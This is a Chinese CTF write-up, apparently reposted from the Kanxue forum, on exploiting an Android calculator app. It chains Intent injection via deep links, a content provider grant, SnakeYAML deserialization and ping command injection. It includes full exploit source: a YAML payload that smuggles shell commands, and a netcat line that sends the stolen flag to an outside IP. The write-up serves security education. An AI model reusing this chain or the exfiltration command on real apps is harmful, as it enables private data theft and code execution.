





首先是有个Intent注入,APP处理deep link的时候,如果表达式里包含"intent:",就会用Intent.parseUri()来解析。相当于给我们开了一个后门,可以往应用里注入恶意的Intent。

而BridgeActivity这个组件本来是用来处理异常的,但是它有个问题,验证通过后会给攻击者授予Content Provider的访问权限,我们就可以通过这个来访问目标APP的私有目录,比如我们location /data/data/com.qinquang.calc/flag-xxxxxxxx.txt的flag和history.yml。

最后是YAML反序列化漏洞,其实就是CVE-2022-1471
这里用了一个叫SnakeYAML的库来读取历史记录文件history.yml。它直接就把YAML文件里的内容给反序列化了,完全不管里面装的是什么东西。我们可以在YAML文件里放一个的对象,当APP读取这个文件的时候,就会自动创建这个对象,然后执行里面的代码。

这里有个很离谱的PingUtil类,直接把用户输入拼接到ping命令里,完全没有过滤,基本就是命令执行。


先构造一个恶意的Intent,里面包含了bridge_token(这个token是通过目标应用包名计算出来的)。然后把这个Intent编码后,通过deep link发送给目标应用。
目标应用收到后,发现表达式里包含"intent:",就会解析这个Intent并存储为fallback(备用方案)。
// 首次由用户启动:自动驱动全链路(存fallback -> 触发BridgeActivity)
Stringtoken = computeBridgeToken(VICTIM_PKG);
// 1) 存储回退 Intent(指向本 Activity,并携带 bridge_token)
Intentfallback =new Intent(Intent.ACTION_VIEW);
fallback.setClassName(getPackageName(), ExploitActivity.class.getName());
fallback.putExtra("bridge_token", token);
StringintentUri = fallback.toUri(Intent.URI_INTENT_SCHEME);
Stringexpr = Uri.encode(intentUri);
Log.i(TAG, "STEP1 store fallback, intentUriLen=" + intentUri.length());
Intentdeeplink =new Intent(Intent.ACTION_VIEW, Uri.parse("qiangcalc://calculate?expression=" + expr));
        deeplink.setPackage(VICTIM_PKG);
Log.i(TAG, "STEP1 start deeplink to victim (store fallback) -> " + deeplink);
startActivity(deeplink);然后等一会儿,发送一个除零的表达式(1/0)给目标应用。目标应用计算的时候会抛出异常,这个时候就会启动BridgeActivity来处理这个异常。
// 2) 稍作延迟后触发异常路径进入 BridgeActivity(授予 content://.../history.yml 读写并回调本 Activity)
final Intenttrigger =new Intent(Intent.ACTION_VIEW, Uri.parse("qiangcalc://calculate?expression=1%2F0"));
trigger.setPackage(VICTIM_PKG);
// 把 fallback 直接随触发 Intent 一起带上,避免因时序/实例导致 getIntent() 里没有该 extra
trigger.putExtra("fallback", fallback);
trigger.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
trigger.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);
final longdelayMs =1800L;
Log.i(TAG, "STEP2 schedule divide-by-zero trigger after " + delayMs + "ms -> " + trigger);
new android.os.Handler(android.os.Looper.getMainLooper()).postDelayed(new Runnable() {
@Overridepublic void run() { startActivity(trigger); }
}, delayMs);BridgeActivity检查fallback Intent,验证token,发现没问题,就给了我们Content Provider的访问权限,并且回调我们的应用。

这个时候我们拿到权限后,就往history.yml文件里写入恶意的YAML内容。
if (uriStr.endsWith("/history.yml")) {
// 写入恶意 YAML
Stringyaml = buildEvilYaml("com.attacker", "com.attacker.ExploitActivity");
    Log.i(TAG, "STEP4 write YAML begin: \n" + yaml);
try (OutputStreamos = getContentResolver().openOutputStream(dataUri, "w")) {
if (os == null) throw new IllegalStateException("openOutputStream returned null");
byte[] bytes = yaml.getBytes(StandardCharsets.UTF_8);
        os.write(bytes);
        Log.i(TAG, "STEP4 write YAML done, bytes=" + bytes.length);
}如果我们往history.yml写一个对象,那么后续这个history.yml被loadHistory时就会触发反序列化,来执行这个代码。

这个时候我们就可以写入PingUtil类来进行目标APP权限下的命令执行。
其实到命令执行这一步当时很快就做到了,但是怎么利用这个来进行拿flag想了很久,试了很多方案。
由于这题的打远程的过程是,我们上传APK给容器,然后容器自动安装运行,后面就什么都没了。所以说,flag肯定是POC安装运行后发送的,而目标APP是没有网络权限的,那我们只能给我们的POC网络权限,然后想办法让POC去读到目标APP私有目录下的flag,读到flag后直接发给我们服务器就行。
那么我们解决问题的关键就在于,POC的APP怎么去访问目标APP的私有目录。
可以很容易想到的就是,利用BridgeActivity给我们的Content Provider的访问权限去访问,但是这里有几个问题:
我们此时虽然可以利用命令执行去操作flag,比如mv操作,但是没有那种目标APP可以写,同时POC APP又可以读的公用目录。那cat呢,它也只是目标APP去读取,我的POC并没有读到,因为这个命令执行是目标APP发起的,而不是我们的POC。
PS:如果不知道一个APP权限的shell能干嘛,可以run-as切换进去试试
后面突然发现BridgeActivity 是给我授予了对 history.yml 的读写权限的,那我直接把flag的内容覆写到history.yml ,然后读取不就完了?
与之而来的下一个问题就是,在正常的逻辑运行时,loadHistory读取解析并真正执行了我们的覆写命令之后,会执行saveHistory将正常计算重新覆盖 history.yml
综上结论就是:授权是短暂的,BridgeActivity 通过 FLAG_GRANT_READ/WRITE_URI_PERMISSION 临时把 content://.../history.yml 授权给我,这种 URI 授权通常随“这次回调/这条任务链”有效,Activity 结束或进程状态变化后可能失效。所以要在回调同一时序窗口内尽快读取。
文件内容是刚被覆盖的,恶意 YAML 触发的命令先把 flag 覆盖到 history.yml,我需要在“覆盖完成之后、被其他逻辑再次写回/清空之前”读取,才能拿到 flag。这就需要在触发正常计算后稍等一小会儿再读。
那么这个稍微等一小会的就需要我们慢慢去测试。
测试方法也很简单:如果读取服务器收到的内容是我们写入的恶意yml,就说明命令还没执行,间隔太短。如果读取服务器读到的内容是一个正常的计算公式,就说明yml已经二次覆盖掉了,间隔太长,然后测去不断缩小延时的区间就可以了。
当时本地测通了,一开始打远程的时候,我服务器啥回显都没有,后面莫名其妙又有了,过了一会莫名其妙又没了。远程的容器当时还满了,挺搞心态的,远程都打了我半个小时。
// 快速触发 2+2 让受害端执行 loadHistory()->PingUtil
final Intentrun =new Intent(Intent.ACTION_VIEW, Uri.parse("qiangcalc://calculate?expression=2%2B2"));
run.setPackage(VICTIM_PKG);
new android.os.Handler(android.os.Looper.getMainLooper()).postDelayed(() -> startActivity(run), 100);

// 抢时间窗读取同一 grantedUri(本次回调自带授权)
final UrigrantedUri = dataUri;
new android.os.Handler(android.os.Looper.getMainLooper()).postDelayed(() -> {
new Thread(() -> {
try {
StringBuildersb =new StringBuilder();
try (InputStreamis = getContentResolver().openInputStream(grantedUri);
InputStreamReaderir =new InputStreamReader(is, StandardCharsets.UTF_8);
BufferedReaderbr =new BufferedReader(ir)) {
        String line; while ((line = br.readLine()) != null) sb.append(line);
    }
StringflagText = sb.toString();
    Log.i(TAG, "STEP5 read history.yml:\n" + flagText);
Stringsafe = flagText.replace("'", "'\\''");
Stringcmd ="printf '%s' '" + safe + "' | nc 111.229.198.6 6666";
    execShellCommand(cmd, "nc");
    } catch (Exception e) {
    Log.e(TAG, "readInline error: " + e);
    }
}).start();
}, 550); // 就是这个得慢慢测!!!

package com.attacker;

import android.app.Activity;
import android.content.ContentResolver;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.util.Log;

import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.BufferedReader;
import java.io.OutputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.nio.charset.StandardCharsets;


public class ExploitActivity extends Activity {
private static final StringTAG ="Exploit";
private static final StringVICTIM_PKG ="com.qinquang.calc";

@Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);

Intentin = getIntent();
        Log.i(TAG, "LAUNCH in=" + in);

UridataUri = in != null ? in.getData() : null;
if (dataUri == null) {
// 首次由用户启动:自动驱动全链路(存fallback -> 触发BridgeActivity)
try {
Stringtoken = computeBridgeToken(VICTIM_PKG);
// 1) 存储回退 Intent(指向本 Activity,并携带 bridge_token)
Intentfallback =new Intent(Intent.ACTION_VIEW);
                fallback.setClassName(getPackageName(), ExploitActivity.class.getName());
                fallback.putExtra("bridge_token", token);
StringintentUri = fallback.toUri(Intent.URI_INTENT_SCHEME);
Stringexpr = Uri.encode(intentUri);
                Log.i(TAG, "STEP1 store fallback, intentUriLen=" + intentUri.length());
Intentdeeplink =new Intent(Intent.ACTION_VIEW, Uri.parse("qiangcalc://calculate?expression=" + expr));
                deeplink.setPackage(VICTIM_PKG);
                Log.i(TAG, "STEP1 start deeplink to victim (store fallback) -> " + deeplink);
                startActivity(deeplink);

// 2) 稍作延迟后触发异常路径进入 BridgeActivity(授予 content://.../history.yml 读写并回调本 Activity)
final Intenttrigger =new Intent(Intent.ACTION_VIEW, Uri.parse("qiangcalc://calculate?expression=1%2F0"));
                trigger.setPackage(VICTIM_PKG);
// 把 fallback 直接随触发 Intent 一起带上,避免因时序/实例导致 getIntent() 里没有该 extra
                trigger.putExtra("fallback", fallback);
                trigger.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
                trigger.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);
final longdelayMs =1800L;
                Log.i(TAG, "STEP2 schedule divide-by-zero trigger after " + delayMs + "ms -> " + trigger);
new android.os.Handler(android.os.Looper.getMainLooper()).postDelayed(new Runnable() {
@Overridepublic void run() { startActivity(trigger); }
                }, delayMs);
            } catch (Exception e) {
                Log.e(TAG, "Bootstrap error: " + e);
            } finally {
// 等待 BridgeActivity 回调本 Activity(第二次启动)
                finish();
            }
return;
        }

// 第二次由受害端回调
try {
            Log.i(TAG, "STEP3 callback with dataUri=" + dataUri);
StringuriStr = String.valueOf(dataUri);
            Log.i(TAG, "uriStr=" + uriStr);

if (uriStr.endsWith("/history.yml")) {
// 写入恶意 YAML(受害端解析后将 flag 覆盖写入 history.yml)
Stringyaml = buildEvilYaml("com.attacker", "com.attacker.ExploitActivity");
                Log.i(TAG, "STEP4 write YAML begin: \n" + yaml);
try (OutputStreamos = getContentResolver().openOutputStream(dataUri, "w")) {
if (os == null) throw new IllegalStateException("openOutputStream returned null");
byte[] bytes = yaml.getBytes(StandardCharsets.UTF_8);
                    os.write(bytes);
                    Log.i(TAG, "STEP4 write YAML done, bytes=" + bytes.length);
                }

// 快速触发 2+2 让受害端执行 loadHistory()->PingUtil
final Intentrun =new Intent(Intent.ACTION_VIEW, Uri.parse("qiangcalc://calculate?expression=2%2B2"));
                run.setPackage(VICTIM_PKG);
new android.os.Handler(android.os.Looper.getMainLooper()).postDelayed(() -> startActivity(run), 100);

// 抢时间窗读取同一 grantedUri(本次回调自带授权)
final UrigrantedUri = dataUri;
new android.os.Handler(android.os.Looper.getMainLooper()).postDelayed(() -> {
new Thread(() -> {
try {
StringBuildersb =new StringBuilder();
try (InputStreamis = getContentResolver().openInputStream(grantedUri);
InputStreamReaderir =new InputStreamReader(is, StandardCharsets.UTF_8);
BufferedReaderbr =new BufferedReader(ir)) {
                        String line; while ((line = br.readLine()) != null) sb.append(line);
                    }
StringflagText = sb.toString();
                    Log.i(TAG, "STEP5 read history.yml:\n" + flagText);
Stringsafe = flagText.replace("'", "'\\''");
Stringcmd ="printf '%s' '" + safe + "' | nc 111.229.198.6 6666";
                    execShellCommand(cmd, "nc");
                    } catch (Exception e) {
                    Log.e(TAG, "readInline error: " + e);
                    }
                }).start();
                }, 550);
            }
        } catch (Exception e) {
            Log.e(TAG, "Exploit error: " + e);
        } finally {
// 等待延时任务完成读取后由系统回收
        }
    }

private static String buildEvilYaml(String pkg, String cls) {
Stringsrc ="/data/data/com.qinquang.calc/flag*";
// 覆盖写入两处:files/history.yml 与 files/flag.txt,然后内部启动 HistoryActivity 触发 load
Stringyaml ="- !!com.qinquang.calc.PingUtil |\n" +
"  127.0.0.1; /system/bin/cat " + src + " > /data/data/com.qinquang.calc/files/history.yml; /system/bin/cat " + src + " > /data/data/com.qinquang.calc/files/flag.txt\n";
return yaml;
}

private void execShellCommand(String cmd, String prefix) {
Processproc =null;
BufferedReaderreader =null;
try {
        Log.i(TAG, prefix + " start: " + cmd);
        proc = new ProcessBuilder("/system/bin/sh", "-c", cmd)
                .redirectErrorStream(true)
                .start();
        reader = new BufferedReader(new InputStreamReader(proc.getInputStream()));
        String line;
while ((line = reader.readLine()) != null) {
            Log.i(TAG, prefix + " | " + line);
        }
intcode = proc.waitFor();
        Log.i(TAG, prefix + " exit=" + code);
    } catch (Exception e) {
        Log.e(TAG, prefix + " error: " + e);
    } finally {
try { if (reader != null) reader.close(); } catch (Exception ignore) {}
if (proc != null) proc.destroy();
    }
}

private static String computeBridgeToken(String packageName) throws Exception {
    java.security.MessageDigestmd = java.security.MessageDigest.getInstance("SHA-256");
byte[] hash = md.digest(packageName.getBytes(StandardCharsets.UTF_8));
StringBuildersb =new StringBuilder();
for (inti =0; i < 8; i++) {
        sb.append(String.format("%02x", hash[i]));
    }
return sb.toString();
}

}
看雪ID:Arahat0
https://bbs.kanxue.com/user-home-964693.htm
# 往期推荐
静态程序分析之数据流分析(Foundations + LiveVar Analysis Code)续


球分享

球点赞

球在看

点击阅读原文查看更多